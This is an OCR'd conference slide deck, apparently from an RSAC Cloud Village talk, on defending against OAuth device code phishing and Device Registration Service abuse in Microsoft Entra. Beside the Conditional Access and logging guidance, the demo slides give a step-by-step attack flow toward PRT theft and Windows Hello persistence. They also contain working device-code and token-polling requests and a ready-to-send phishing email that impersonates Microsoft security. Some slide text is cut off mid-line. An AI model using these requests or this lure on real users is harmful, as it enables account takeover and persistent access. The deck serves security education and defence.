Starting early September, 2024, Microsoft will begin enforcing authentication flows policies on Device Registration Service. This will apply only to policies which target **all resources** in the resource picker. If your organization currently uses Device Code Flow for device registration purposes, and you have an authentication flows policy targeting **all resources**, you will need to exempt the Device Registration Resource from the scope of your conditional access policy to avoid impact. You can find the Device Registration Service resource in the Target Resources option present within the Conditional Access policy configuration experience. To exempt Device Registration Service via Conditional Access UX, you will need to go to **Target Resources -> Exclude -> Select excluded cloud apps -> Device Registration Service**. For API, you will need to update your policy by excluding the Client ID for Device Registration Service: 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9.

If you are unsure whether your organization uses Device Code Flow against Device Registration Service, you can utilize the Microsoft Entra Sign-in logs to determine this. There, you can filter for the Device Registration Service client ID in the **Resource ID** filter, and narrow it down to Device Code Flow usage by utilizing the **Device code** option within the **Authentication Protocol** filter.
https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-authentication-flows


Common Wisdom

do I have to enable device code flow in my conditional access policy for the device registration service to work?

No, you don't have to enable device code flow in your Conditional Access policy for the device registration service to work [1]. In fact, Microsoft recommends blocking or restricting device code flow wherever possible due to its high-risk nature [2].


Continuous Access Evaluation (CAE)

User revocation event flow



User condition change flow

In the following example, a Conditional Access Administrator configured a location based Conditional Access policy to only allow access from specific IP ranges:



Continuous Access Evaluation (CAE)

Currently, the following Microsoft 365 services and apps support c

- **Services**:
  - Exchange Online
  - Microsoft Teams
  - OneDrive
  - SharePoint
- **Apps**: The following apps support continuous access evaluati
  Mac, iOS/iPadOS, and Android:
  - Microsoft Office*
  - Microsoft Outlook
  - Microsoft Teams
  - OneDrive
  - SharePoint

* Claim challenge isn't supported in Office on the web.

For apps that don't support continuous access evaluation, th
at one hour by default.

Some Support (MSFT)

which microsoft apps support CAE or are CAE-enabled?

Several Microsoft applications support Continuous Access Evaluation (CAE) [1]. Here are some of the key ones:

1. **Exchange Online**: Ensures that user sessions are revoked in near real-time when critical events occur, such as user termination or password changes [1].
2. **Microsoft Teams**: Provides real-time enforcement of Conditional Access policies based on critical events [1].
3. **SharePoint Online**: Revokes access tokens promptly in response to critical events, enhancing security [1].
4. **Microsoft Graph API**: Can check for events from Microsoft Entra ID and enforce reauthentication if necessary [2].
5. **Global Secure Access (GSA)**: Universal CAE extends benefits to any application accessed with GSA, even if the application is not CAE-aware [3].

These applications help ensure that access tokens are promptly revoked and revalidated in response to critical events, improving security and compliance [1] [3].

Sure! Here's an example of how you can configure Continuous Access Evaluation (CAE) in Microsoft Entra to revoke an access token:

1. **Enable CAE for your applications**: Ensure that both your application and the resource API it accesses are CAE-enabled [1]. This involves updating your application to handle CAE responses correctly [1].
2. **Handle CAE responses**: Modify your application to handle responses from the resource API when the access token is revoked [1]. For example, if the API call returns a `401 Unauthorized` status with a `WWW-Authenticate` header containing a `Claims Challenge`, your application should use this challenge to acquire a new access token [1].

Change Your Code

Here's a sample code snippet in C#:

Csharp — Copy

```
// Check for 401 Unauthorized status and WWW-Authenticate header
if (APIresponse.StatusCode == System.Net.HttpStatusCode.Unauthorized && APIr
{
    string claimChallenge = WwwAuthenticateParameters.GetClaimChallengeFromF
    try
    {
        authResult = await _clientApp.AcquireTokenSilent(scopes, firstAccour
                                        .WithClaims(claimChallenge)
                                        .ExecuteAsync();
    }
    catch (MsalUiRequiredException ex)
    {
        // Handle the case where user interaction is required
    }
}
```

RSAC

Moving Ahead (Planning)

History

Oct 2012 — The OAuth 2.0 Authorization Framework
OAuth 2.0 Base Spec

Aug 2019 — OAuth 2.0 Device Authorization Grant
Device Code Flow Spec

Oct 2020 — Introducing a new phishing technique for compromising Office 365 accounts. Dr. Nestori Syynimaa (@DrAzureAD).
Device Code Phishing attack with impersonation of Outlook client id and lateral movement via changing of scopes.

Nov 2020 — **Non-interactive sign-in logs** added in Entra ID. Microsoft.[1]

Nov 2021 — Device code **original transfer method** added to sign-in logs. Microsoft.[1]

Mar 2022 — 30+ Microsoft apps (FOCI) allow token scope changes/lateral movement due to SSO. Secureworks. **OAuth used for SSO.**

Jun 2022 — Token Theft Prevention (dPoP) – Nth Time is the Charm. Microsoft. **Token binding.**

Aug 2022 — Taking a Dump in The Cloud. Flangvik. **Automated tools for data exfil using OAuth device code flow-SSO.**

Oct 2023 — Phishing for Primary Refresh Tokens and Windows Hello keys. Dirk-jan Mollema. OAuth device code phish -> PRT

Oct 2023 — **Conditional Access Evaluation supports revocation of refresh token**. Microsoft.

Jan 2024 — Midnight Blizzard: Guidance for responders on nation-state attack. Microsoft. **Exploit: OAuth apps for access, priv esc, and persistence.**

Feb 2024 — Original transfer method added to sign-in logs. Microsoft.

Mar 2024 — **Original transfer method** (device code flow) added to **Conditional Access Policies**. Multiple changes throughout 2024. Microsoft.[1]

Aug 2024 — UnOAUthorized: Discovering the path to privilege elevation to Global Administrator. Eric Woodruff. **Abuse of OAuth and the Device Registration Service.**

Feb 2025 — Storm-2372 conducts device code phishing campaign (Microsoft, 2/14/2025).

History

Jan 2024 — Midnight Blizzard: Guidance for responders on nation-state attack. Microsoft. **Exploit: OAuth apps for access, priv esc, and persistence.**

Feb 2024 — Original transfer method added to sign-in logs. Microsoft.

Mar 2024 — **Original transfer method** (device code flow) added to **Conditional Access Policies**. Multiple changes throughout 2024. Microsoft.[1]

Aug 2024 — UnOAUthorized: Discovering the path to privilege elevation to Global Administrator. Eric Woodruff. **Abuse of OAuth and the Device Registration Service.**

Feb 2025 — Storm-2372 conducts device code phishing campaign (Microsoft, 2/14/2025).

Logging changes (UTI), July 2025, Microsoft.

WFHB User Key (no longer in Azure Portal), ~2H 2025, Microsoft.

RSAC

Knowledge

Jan 2024 — Midnight Blizzard: Guidance for responders on nation-state attack. Microsoft. Exploit: **OAuth apps for access, priv esc, and persistence.**

Feb 2024 — Original transfer method added to sign-in logs. Microsoft.

Mar 2024 — **Original transfer method** (device code flow) added to **Conditional Access Policies**. Multiple changes throughout 2024. Microsoft.[1]

g 2024

72 conducts device code phishing campaign

New Attack Technique Targets Microsoft Teams Access Tokens

Microsoft Teams Security | Token Theft | Cybersecurity Risks | Data Exfiltration | Vulnerability | DPAPI | Microsoft Graph API

Avi Kapoor
Customer Success

November 4, 2025 · 13 min read

Summary

Microsoft Teams is under attack as threat actors exploit a new vulnerability to s
method allows attackers to gain unauthorized access to chats, emails, and sen
decrypting tokens stored locally. Organizations must implement robust security
suspicious activities, and educate users to defend against these sophisticated

Microsoft Teams Targeted by Cybercriminals and State-Spo

The extensive collaboration features and global adoption of Microsoft Teams make
cybercriminals and state-sponsored actors. Threat actors abuse its core capabilitie
and meetings, and video-based screen-sharing – at different points along the attac
has been strengthened by design under Microsoft's Secure Future Initiative (SFI), d
the most out of customer-facing security capabilities.

Persistence

Threat actors employ a variety of persistence techniques to maintain access to target systems—even after defenders attempt to regain control. These methods include abusing shortcuts in the Startup folder to execute malicious tools, or exploiting accessibility features like Sticky Keys (as seen in this ransomware case study). Threat actors could try to create guest users in target tenants or add their own credentials to a Teams account to maintain access.

In February, Microsoft reported that Storm-2372 had been capturing authentication tokens by exploiting device code authentication flows, partially by masquerading as Microsoft Teams meeting invitations and initiating Teams chats to build rapport, so that when the targets were prompted to authenticate, they would use Storm-2372-generated device codes, enabling Storm-2372 to steal the authenticated sessions from the valid access tokens.

RSAC

Next Steps

- Knowledge
  - Concepts/Patterns: attack chain and defensive controls
  - TTP: OAuth, PRT, Lateral Movement (SSO), Persistence, Microsoft Services (DRS)
- Risk assessment: current environment
- Mitigation
  - CAP: preventative controls based on IP and device with device registration focus
- Detection
  - Post-authentication detection focus -- difficult
- More information
  - RSAC Cloud Villages Live Q&A webinar on RSAC Community: January 21 @ 10am EST
  - Presentation: RSAC Community Library
  - Demo Scripts: https://github.com/edleft/content/rsac2026

RSAC

Thank you from Cloud Village

Visit https://www.cloud-village.org to know more!

Cloud Village's 3rd Year at RSAC and 8th year overall in the cloud security space.

- Talks
  - Lightning talks
  - Standard talks
  - Tool Demos
- Panel Discussions
  - Industry experts discussing offensive and defensive aspects of Cloud Security
- Cloud Village Labs
  - Short-hand techniques
  - Tool Setup and walk-through
  - Workshops
- Capture The Flag
  - Cloud-security based challenges across all major Cloud Service Providers
  - 50 hours of non-stop Capture The Flag contest
  - CTF 101 workshop
- Volunteer, Contribute, and Learn
  - Call for Volunteers
  - Call for Papers
  - Call for Labs
  - Call for Sponsors

Jenko Hwong
Principal Threat Researcher
https://linkedin.com/u/jenkohwong
https://github.com/edleft/content/rsac2026

RSAC

Demo (Screenshots)

Device Registration Abuse

0 OAuth device code phish

Keys to Attack: Microsoft Device Code Flow Phish[1]

1 Assumed Application Identity

Authorization

Cloud Data, Compute, Users

SSO & OAuth Conflicts


5 Access

API Calls

lateral movement[2]

Office 365 -> Azure

4 Token



2 Phish

User

Username
Password

3 Authenticate, ~~Authorize~~

https://microsoft.com/...

Azure

[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
##############################################################################################
# Storm-2372 Abuse Demo: Obtaining a PRT with persistence by abusing device code phishing
#   and the Windows Hello For Business registration process.
#
#   Acknowledgements:
#     - Dr. Nestoori Syynimaa (OAuth device code phishing)
#     - SecureWorks Research Team (FOCI)
#     - Dirk-jan Mollema (Research on WFHB/PRT abuse and the specific
#         TTP used in Storm-2372 >12 months before the Microsoft advisory.
#
# Attack Flow
#
#   1. Device code phish
#      1.1. Attacker initiates device code flow, using Microsoft MAB client id and
#           Microsoft enrollment service resource
#      1.2. Attacker email phishes user
#      1.3. Attacker waits for victim to authorize (Microsoft standard OAuth endpoints)
#      1.4. Attacker obtains OAuth tokens authorized by victim (MAB -> enrollment service)
#
#   2. Device registration
#      2.1. Attacker refreshes tokens (MAB -> device registration service resource)
#      2.2. Attacker uses DRS OAuth access token to register a device to domain
#           and obtain WFHB device cert/key (.pem)
#
#   3. PRT
#      3.1. Attacker uses WFHB device cert/key and DRS OAuth access token to obtain PRT
#
#   4. Persistence
#      4.1. Attacker enriches PRT with NGC MFA claim
#           (time limit to avoid MFA, needed to create new WHFB device key)
#      4.2. Attacker registers/retrieves new Windows Hello key (for persistence)
#      4.3. Attacker creates new PRT key (tests new WHFB key)
#      4.4. Access browser login with new PRT
#
##############################################################################################

attacker-host:~ $
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
################################################################################
# 1.1. Get a new user code and device code
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
################################################################################

Request:

POST https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e"
}

Response:

user_code        : BMH4BNLQ9
device_code      : BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTw2BhWijUliG4XCgEnZPs
                 toNE5kGMOiTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BMH4BNLQ9 to authenticate.

Press [Enter] to send phish email(s):
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

```
################################################################################
# 1.2. Send phish email
################################################################################
       To:   merlin@cloudy-daze.com
       Code: BMH4BNLQ9
       URL:  https://microsoft.com/devicelogin


################################################################################
# 1.3. Waiting for user to authenticate...polling for oauth tokens
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
################################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "code": "BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTwi
iTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA",
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code"
}

......
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com> 1:18 AM (less than a minute ago)
to merlin@cloudy-daze.com merlin Reply to all Actions

Microsoft Security

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:


Sign-in details
Country/region: Russia (Moscow City)
IP address: 82.148.20.19
Date: Wed, 22 Oct 2024 14:40:27 +0000
Platform: Windows 11
Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: Analysis of Storm-0558 techniques for unauthorized email access), Microsoft Security is proactively warning all customers when we detect this kind of activity. Compromise of business email is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.

To login to your Office 365 account:

1. Go to the official Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the incident #: **BZJGSBGDV**
   Investigative action will only be taken if you are able to successfuly login with MFA.
3. **Enter your Outlook credentials and your MFA one-time password** to verify your identity.





Device Registration Abuse


0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize





